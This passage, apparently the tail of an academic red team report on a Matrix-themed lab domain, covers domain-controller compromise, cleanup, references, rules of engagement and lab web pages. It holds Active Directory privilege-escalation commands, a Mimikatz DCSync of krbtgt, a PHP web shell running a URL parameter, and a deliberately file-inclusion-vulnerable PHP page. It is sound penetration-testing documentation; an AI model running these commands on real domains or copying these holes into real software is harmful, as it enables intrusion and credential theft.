
Exploitation of the Domain

Then SR successfully exploited this vulnerability by adding the user "Neo" to the "Agents" group with the command "**PowerShell net group "Agents" Neo /add /domain**", then force changing the password of the user "smith" to "**Password123!**" with the command "**PowerShell Set-DomainUserPassword -Identity smith -AccountPassword (ConvertTo-SecureString 'Password123!' -AsPlainText -Force) -Credential (New-Object System.Management.Automation.PSCredential('MATRIX\Neo', (ConvertTo-SecureString 'SuperSecurePassword1!' -AsPlainText -Force)))**" and finally the user "smith" adding himself to the "domain admins" group using PowerShell remoting with the command

"**PowerShellRemotingCommand MATRIX-DC "net group 'Domain Admins' smith /add /domain" MATRIX smith Password123!**".










Exploitation of the Domain Controller


Using PowerShell remoting SR logged in to the domain controller as the user "Smith" with the command "**Enter-PSSession -ComputerName -Credential MATRIX\smith**" and the password "Password123!", bypassed the AMSI protection and opened a high integrity Covenant reverse shell.








Finally, as proof-of-concept, SR preformed a DCSync attack to reveal the password hash of the “krbtgt” account. The tool Mimikatz was used in the attack with the command “**DCSync MATRIX\krbtgt**”.





Cleanup Section

SR did the following actions to eradicate their presence.

Removed Log Files from the Web Server
SR used a script called “moonwalk” to remove their presense from the log files of the web server and the deleted the script.

Deleted the /dev/shm/cp File Used for Privilege Escalation
SR removed the /dev/shm/cp file used for privilege escalation for the user “root” and restored the PATH variable to its original state.

Deleted the id_rsa.pub Key Used for Persistence
SR removed the “id_rsa.pub” SSH public key from the “authorized_keys” folder in the user “root” home directory, which was used for persistence in the web server.

Removed the Reverse Shell Used fro Privilege Escalation
SR removed the reverse shell and the “accesschk64.exe” file used in “THE-WHITE-RBBIT” host for privilege escalation of the user “Neo”, restored the binary path of the service to its original state.

Deleted Sharphound Used for Domain Enumeration
SR removed the tool Sharphound and all of the files it generated from “THE-WHITE-RBBIT” host

Restored the Domain to Its Original State
SR removed the user “Neo” from the group “Agents” and the user “smith” from the “domain admins” group. Unfortunately, SR could not restore the original password of the user “smith” as it is unkown.

Conclusion

Example Corporation suffered a series of control failures, which led to a complete compromise of critical company assets e.g. (Webserver, Domain Controller). These failures would have had a dramatic effect on the Example Corporation operations if a malicious party had exploited them. Current policies and deployed access controls are not adequate to mitigate the impact of the discovered vulnerabilities.
The specific goals of the red team engagement were started as:

- Identifying if a remote attacker could penetrate Example Corporation’s defenses
- Determining the impact of a security breach on:
    - Confidentiality of the company’s information
    - Internal infrastructure and availability of Example Company information systems

SR identified three critical vulnerabilities which must be mitigated as soon as possible as they are the greatest danger at this time for the company along with another three high vulnerabilities. The team also found three medium vulnerabilities which do not pose as much danger as the critical or high vulnerabilities but they must be mitigated nonetheless. Lastly, there are two more informational vulnerabilities in the company but they do pose any danger.

References

[1] Alessandro Armando, Marc Henauer and Andrea Rigoni, *Next Generation CERTs*. Amsterdam, Netherlands: IOS Press, 2019.

[2] Steve Mansfield, "The best form of defense – the benefits of red teaming" *Computer Fraud & Security*, vol. 2018, Issue 10, pp. 8-12, Oct. 2018.

[3] Isaac Chin Eian, Lim Ka yong, Majesty Yeap Xiao Li, Yeo Hui Qi, Fatima-tuz-Zahra "Cyber Attacks in the Era of Covid-19 and Possible Solutions Domains", *Preprints,* 2020, 2020090630 (doi: 10.20944/preprints 202009.0630.v1)

[4] Cybersecurity & Infrastructure Security Agency, "Shields Up", *Cybersecurity & Infrastructure Security Agency (CISA).* [Online]. Available: https://www.cisa.gov/shields-up

[5] Cybersecurity & Infrastructure Security Agency, "Alert (AA22-011A) Understanding and Mitigating Russian State-Sponsored Threats to U.S. Critical Infrastructure", *Cybersecurity & Infrastructure Security Agency (CISA), Alert (AA22-011A).* [Online]. Available: https://www.cisa.gov/uscert/ncas/alerts/aa22-011a

[6] Harvard Business Review, "The Cybersecurity Risks of an Escalating Russia-Ukraine Conflict", *Harvard Business Revie*. [Online]. Available: https://hbr.org/2022/02/the-cybersecurity-risks-of-an-escalating-russia-ukraine-conflict

[7] Daniel G. Graham, "Ethical Hacking: A Hands-on Introduction to Breaking In". No Starch Press: 2021

[8] Yuri Diogenes and Erdal Ozkaya, *Cybersecurity – Attack and Defense Strategies*. Packt, 2019

[9] Mike Fenton, "Restoring executive confidence: Red Team operations" *Network Security*, Vol. 2016, Issue 11, pp. 5-7, Nov. 2016

[10] National Institute of Standards and Technology, "APT Glossary", *NIST*. [Online]. Available: https://csrc.nist.gov/glossary/term/apt

[11] Ibrahim Ghafir, Mohammad Hammoudeh, Vaclav Prenosil, Liangxiu Han, Robert Hegarty, Khaled Rabie and Francisco J. Aparicio-Navarro, "Detection of advanced persistent threat using machine-learning correlation analysis", *Future Generation Computer System*, 2018

[12] MITRE, "CVE Program", *MITRE Corporation*. [Online]. Available: https://www.cve.org/

[13] Offensive Security, "Exploit Database", *Offensive Security*. [Online]. Available: https://www.exploit-db.com/

[14] Muhammad Salman Khan, Sana Siddiqui and Ken Ferens, *Computer and Network Security Essentials, chapter 34: A Cognitive and Concurrent Cyber Kill Chain Model.* Pp. 585-603, Springer International Publishing, 2018.

[15] Bradley J. Wood and Ruth A. Duggan, "Red Teaming of Advanced Information Assurance Concepts", 25-27 Jan. 2000, USA, Proceedings DARPA Information Survivability Conference and Exposition

[16] Syss GmbH, “Performance and Possible Arrangements of Penetration Tests White Paper”, April 2021

[17] Joe Vest and James Tubberville, “Red Team Development and Operations: A Practical Guide”, *Red Team Guide*, 2020

[18] Andy Applebaum, Doug Miller, Blake Strom, Chris Korban and Ross Wolf, “Intelligent, automated red team emulation”, 05 Dec. 2016, New York USA, Proceedings of the 32nd Annual Conference on Computer Security Applications, pp. 363-373

[19] Yuri Diogenes and Erdal Ozkaya, *Cybersecurity – Attack and Defense Strategies*. Packt, 2019

[20] Orchestra Group, “Harmony Purple: Automated Purple Team White Paper*”*, Dec 2020

[21] Jacob G. Oakley, *Professional Red Teaming: Conducting Successful Cybersecurity Engagements*. USA: Apress, 2019

[22] Microsoft, “Active Directory Domain Services Overview”, *Microsoft*. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

[23] Microsoft, “Lightweight Directory Access Protocol”, *Microsoft Documentation.* [Online]. Available: https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ldap/lightweight-directory-access-protocol-ldap-api

[24] Microsoft, “Kerberos Authentication Overview”, *Microsoft Documentation*. [Online]. Available: https://docs.microsoft.com

[25] Massachusetts Institute of Technology (MIT), “Kerberos: The Network Authentication Protocol”, *MIT Documentation*. [Online]. Available: https://web.mit.edu

[26] Microsoft, “How Access Control Works in Active Directory Domain Services”. *Microsoft Documentation*. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/ad/how-access-control-works-in-active-directory-domain-services

[27] MITRE, “OSCredential Dumpting: DCSync”. *MITRE ATT&CK Framework*. [Online]. Available: https://attack.mitre.org/techniques/T1003/006/

[28] MITRE, “Steal or Forge Kerberos Tickets: Golden Ticket”. *MITRE ATT&CK Framework*. [Online]. Available: https://attack.mitre.org/techniques/T1558/001/

[29] MITRE ATT&CK, “Tactics, Enterprise, Command and Control”, *MITRE ATT&CK*. [Online]. Available: https://attack.mitre.org/tactics/TA0011/

[30] MITRE, “Compromise Infrastructure: Botnet”, *MITRE ATT&CK*. [Online]. Available: https://attack.mitre.org

[31] HelpSystems, “Cobalt Strike”. [Online]. Available: https://www.cobaltstrike.com/

[32] Ne0nd0g, “Merlin”, *GitHub.* [Online]. Available: https://github.com/Ne0nd0g/merlin

[33] BC-Security, “Empire”, *GitHub.* [Online]. Available: https://github.com/BC-SECURITY/Empire

[34] cobbr, “Covenant”, *GitHub*. [Online]. Available: https://github.com/cobbr/Covenant

[35] Joe Vest and James Tubberville, “Red Team Development and Operations: A Practical Guide”, *Red Team Guide*, 2020

[36] Microsoft, ".NET documentation", *Microsoft Documentation*. [Online]. Available: https://docs.microsoft.com/en-us/dotnet/core/introduction

[37] MITRE, "Corporate Overview", *MIRTRE Corporation*. [Online]. Available: https://www.mitre.org/

[38] MITRE, "ATT&CK Framework", *MIRTRE Corporation.* [Online]. Available: https://attack.mitre.org/

[39] Adam Pennington, Andy Applebaum, Katie Nickels, Tim Schulz, Blake Strom and John Wunder, "Getting Started with ATT&CK eBook", *MIRTRE Corporation*

[40] LOLBAS-Project, "LOLBAS", *GitHub.* [Online]. Available: https://github.com/LOLBAS-Project/LOLBAS

[41] Symantec, "Living off the Land White Paper", December 2019

[42] Candid Wueest, Himanshu Anand, "Internet Security Threat Report, Living off the land and fileless attack techniques", *Symantec Corporation, an ISTR Special Report.* February 2018

[43] Open Web Application Security Project (OWASP), "Testing for Local File Inclusion", *OWASP Web Security Testing Guide (WSTG),* WSTG-v42-INPUT-11.1. [Online]. Available: https://owasp.org

[44] kostas-pa, "LFITester", *GitHub.* [Online]. Available: https://github.com/kostas-pa/LFITester

[45] MITRE, "Lateral Movement", *MITRE ATT&CK*. [Online]. Available: https://attack.mitre.org

[46] MITRE, "Protocol Tunneling", *MITRE ATT&CK*. [Online]. Available: https://attack.mitre.org

[47] Linux man pages, "ssh(1) – Linux manual page", *Linux man pages*. [Online]. Available: https://man7.org

[48] MITRE, "Proxy", *MITRE ATT&CK*. [Online]. Available: https://attack.mitre.org

[49] jpillora, "chisel", *GitHub*. [Online]. Available: https://github.com/jpillora/chisel

[50] RedTeamOperations, "PivotSuite", *GitHub*. [Online]. Available: https://github.com/RedTeamOperations/PivotSuite

[51] sshuttle, "sshuttle", *GitHub*. [Online]. Available: https://github.com/sshuttle/sshuttle

[52] Georgia Weidman, "Penetration Testing: A Hands-on Introduction to Hacking", No Starch Press: 2014

[53] MALTEGO, "Maltego". [Online]. Available: https://www.maltego.com/

[54] MITRE, "Defense Evasion", *MITRE ATT&CK Framework*. [Online]. Available: https://attack.mitre.org/

[55] Christodorescu, Mihai, Johannes Kinder, Somesh Jha, Stefan Katzenbeisser and Helmut Veith. "Malware Normalization." (2005)

[56] Sahay, Sanjay & Sharma, Ashu & Rathore, Hemant. (2019). Evolution of Malware and Its Detection Techniques. 10.1007/978-981-13-7166-0_14

[57] Microsoft, "Antimalware Scan Interface (AMSI)". *Microsoft Documentation*. [Online]. Available: https://docs.microsoft.com/

[58] Microsoft, “User Account Control”. *Microsoft Documentation*. [Online]. Available: https://docs.microsoft.com/

[59] MITRE, “Impair Defenses: Disable or Modify Tools”, *MITRE ATT&CK Framework*. [Online]. Available: https://attack.mitre.org/techniques/T1562/001/

[60] Nim, “Features”. *Nim Documentation*. [Online]. Available: https://nim-lang.org/documentation.html

[61] gentilkiwi, “mimikatz documentation”. *GitHub*. [Online]. Available: https://github.com/gentilkiwi/mimikatz/wiki

[62] MITRE, “Mimikatz”. *MITRE ATT&CK Framework*. [Online]. Available: https://attack.mitre.org/software/S0002/

[63] MITRE, “Use Alternate Authentication Material: Pass the Hash”. *MITRE ATT&CK Framework*. [Online]. Available: https://attack.mitre.org/techniques/T1550/002/

[64] MITRE, “Use Alternate Authentication Material: Pass the Ticket”. *MITRE ATT&CK Framework*. [Online]. Available: https://attack.mitre.org/techniques/T1550/003/

[65] MITRE, “Steal or Forge Kerberos Tickets: Silver Ticket”. *MITRE ATT&CK Framework*. [Online]. Available: https://attack.mitre.org/techniques/T1558/002/

[66] BloodHoundAD, “BloodHound”. *GitHub*. [Online]. Available: https://github.com/BloodHoundAD/BloodHound

[67] Read the Docs, “BloodHound”. *BloodHound Documentation*. [Online]. Available: https://bloodhound.readthedocs.io/

[68] National Institute of Standards and Technology (NIST), “Demilitarized Zone (DMZ)”, *NIST Glossary*. [Online]. Available: https://csrc.nist.gov/glossary/term/demilitarized_zone

[69] Sourabh Shrimali, “Demilitarized Zone: Network Architecture for Information Security”, *International Journal of Computer Applications* (0975 – 8887) vol. 174 – No.5, Sept. 2017, pp. 16-18

[70] this-person-does-not-exist, “this-person-does-not-exist”. [Online]. Available: https://this-person-does-not-exist.com/

[71] mufeedvh, “moonwalk”, *GitHub*. [Online]. Available: https://github.com/mufeedvh/moonwalk

[72] sshuttle, “sshuttle”, *GitHub*. [Online]. Available: https://github.com/sshuttle/sshuttle

[73] rdesktop, “rdesktop”, *GitHub*. [Online]. Available: https://github.com/rdesktop/rdesktop

[74] GhostPack, “Seatbelt”. *GitHub*. [Online]. Available: https://github.com/GhostPack/Seatbelt

[75] GhostPack, “SharpUp”. *GitHub*. [Online]. Available: https://github.com/GhostPack/SharpUp

[76] Microsoft, “Sysinternals Suite”. *Microsoft Documentation*. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite

Appendix A: Rules of Engagement

Red Team Assessment

Rules of Engagement

Objective:

This document summarizes the rules of engagement for the red team assessment offered by SystemRed. The intent of this document is to clearly define the roles and responsibilities and the details of the test agreement.

Applicability:

This agreement is binding on all elements involved with the red team assessment offered by SystemRed. This includes the resources used by SystemRed as well as relevant contacts within the Example organization.

Roles and Responsibilities:

Red Team:

The red team is made up of Example and SystemRed team members.

Example:

The red team assessment needs to be unannounced in order to provide maximum benefit to Example. However, there might be a need for Example interaction at some level. The following describes the general guidelines, roles and responsibilities for Example.

The Example team is responsible to observer and document responses to intrusion attempts by the SystemRed team. They will serve as the last escalation point for SystemRed's intrusion 'incidents', preventing law-enforcement's involvement. In addition to these general guidelines, the following roles are assigned:

Copyright © SystemRed, inc.

Customer Point of Contact (CPOC): The CPOC will be primarily responsible for coordination with the red team. This person will have the ability to verify suspicious activities with the SystemRed team to differentiate between testing and coincidental real-world hacking attempts. The CPOC will have the ability to re-schedule activities if necessary. The CPOC will make all of his contact methods knows to the SPOC.

SystemRed:

The SystemRed team will be responsible for the actual network penetration activities. Each team member will be covered by the non-disclosure agreement between Example and SystemRed. The team will document all red team assessment activities, successes and failures.

SystemRed Point of Contact (SPOC): The SPOC will be primarily responsible for coordination with Example and the SystemRed assessment team. This person will be coordinating the schedule for all SystemRed penetration activities and have the ability to reschedule or cancel any activity within 1 hour of receiving a call from the CPOC. The SPOC will make all of his contact information available to the CPOC.

Rules of Engagement:

Dates of Assessment: The assessment will be conducted for April 1st through May 31st. The majority of the assessment will occur during business hours with specific exclusions as requested by the CPOC. Testing during off hours is permitted.

Disclosure: Example has provided the IP networks relevant for the red team assessment. Example has the right to specifically exclude IPs or ranges of IPs but has not excluded any IPs from the red team assessment.

Copyright © SystemRed, inc.

Status Updates: SystemRed will communicate daily start and stop times for testing activities. SystemRed will also provide a weekly status update via email summarizing the status of the assessment.

Red Team Assessment: Vulnerability scanning of the external networks are in scope for this assessment.

IP addresses range in scope:

- 10.10.10.0/24
- 10.10.0.0/16
- 192.168.174.129

Malware Emulating Testing: The following systems will be tested for malware detection and response:

- SystemRed will perform in-depth malware testing and may run command and control utilities such as Covenant and Meterpreter. Example should notify SystemRed if they detect malware in the environment to confirm the activity belongs to SystemRed.

Bounds of the assessment: All IP addresses included in the cybersecurity assessment waiver will be scanned for vulnerabilities. Other addresses discovered in due process that belong to Example will not be scanned, unless they are within the defined scope.

Stop Point: The red team will stop testing at the end of business on the last day of authorized testing or as soon as all testing has been completed.

Keeping Access: The SystemRed team may employ methods to maintain access to a network (persistence) until the assessment is completed. After that period all persistence must and will be removed.

Copyright © SystemRed, inc.

Announcement: The vulnerability scan will not be announced by Example to the staff at Example site(s). If the red team discovers a prior vulnerability on an asset, the CPOC will be notified immediately. The CPOC will advise the red team whether or not to continue testing that asset.

Project Closure: The project will be closed at the end of business May 31st, 2022 or after the project debrief has been completed.

Post Mortem: The red team will offer full disclosure and reporting to explain the attacks and vulnerabilities identities at the Example site(s).

Out of Scope: The following items are not in scope for this assessment

- Denial of Service (DoS) attacks against production infrastructure

Disclaimer

Example acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

- SystemRed may use commercial and/or common, readily available tools to perform the red team assessment.
- Example understands that the activities SystemRed will be engaged in mirror real world hacking activities and, as such, may impede system performance, crash production systems and permit unproved access.
- Example understands that the actions of SystemRed may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Acceptance

Copyright © SystemRed, inc.

By signing this Rules of Engagement / Engagement Waiver document, the undersigned asserts that he/she is authorized to enter into this agreement and waiver on behalf of Example for the scope, defined above.

SystemRed is hereby granted the permission to exercise the testing process as described in the above sections and Example formally accepts all the disclaimer and liability provisions set forth above.

Copyright © SystemRed, inc.

Appendix B: Web Pages

Index.php:

```
<!DOCTYPE html>
<html>

  <head>
    <style type="text/css">
        *{
           margin: 0;
           padding: 0;
        }

        body {background: black;}
        canvas {display:block;}
    </style>
  </head>
  <body>
    <canvas id="c"></canvas>
    <script type="text/javascript">
        var c = document.getElementById("c");
    var ctx = c.getContext("2d");

    //making the canvas full screen
    c.height = window.innerHeight;
    c.width = window.innerWidth;

    //chinese characters - taken from the unicode charset
    var matrix =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ123456789@#$%^&*()*&^%+-
/~{[|`]}";
    //converting the string into an array of single characters
```

```
matrix = matrix.split("");

var font_size = 10;
var columns = c.width/font_size; //number of columns for the rain
//an array of drops - one per column
var drops = [];
//x below is the x coordinate
//1 = y co-ordinate of the drop(same for every drop initially)
for(var x = 0; x < columns; x++)
    drops[x] = 1;

//drawing the characters
function draw()
{
    //Black BG for the canvas
    //translucent BG to show trail
    ctx.fillStyle = "rgba(0, 0, 0, 0.04)";
    ctx.fillRect(0, 0, c.width, c.height);

    ctx.fillStyle = "#42f460";//green text
    ctx.font = font_size + "px arial";
    //looping over drops
    for(var i = 0; i < drops.length; i++)
    {
        //a random chinese character to print
        var text = matrix[Math.floor(Math.random()*matrix.length)];
        //x = i*font_size, y = value of drops[i]*font_size
        ctx.fillText(text, i*font_size, drops[i]*font_size);
```

```
//sending the drop back to the top randomly after it has crossed the screen
            //adding a randomness to the reset to make the drops scattered on the Y axis
            if(drops[i]*font_size > c.height && Math.random() > 0.975)
               drops[i] = 0;

            //incrementing Y coordinate
            drops[i]++;
         }
      }

      setInterval(draw, 35);
      </script>

   </body>
</html>
```

Control.php:

```
<?php
$id = $_GET["cmd"];
if ($_GET["cmd"] == NULL){
        echo "Hello intruder!";
} else {
echo "Hello " . exec($id);
}
?>
<!DOCTYPE html>
<html>
<body>
<p>We should really hide the matrix control panel as it is still under development. We should also transform ourselves to hide our <a href=./enemy.php?file=sentinel.jpg>true faces</a>. We must become something like <i>agents</i>.</p>
</body>
</html>
```

enemy.php:

```
<?php
$file = $_GET["file"];
if ($file == NULL){
        echo "File does not exist.";
} else{
        $fileext = pathinfo('/var/www/zion/' . $file);
        $fullfile = '/var/www/zion/' . $file;
        if ( $fileext['extension'] == "png") {
         header('Content-type: image/png');
         include($fullfile);
        } elseif ( $fileext['extension'] == "jpg") {
                header('Content-type: image/jpeg');
                include($fullfile);
        } else {
                include($file);
        }
}
?>
```

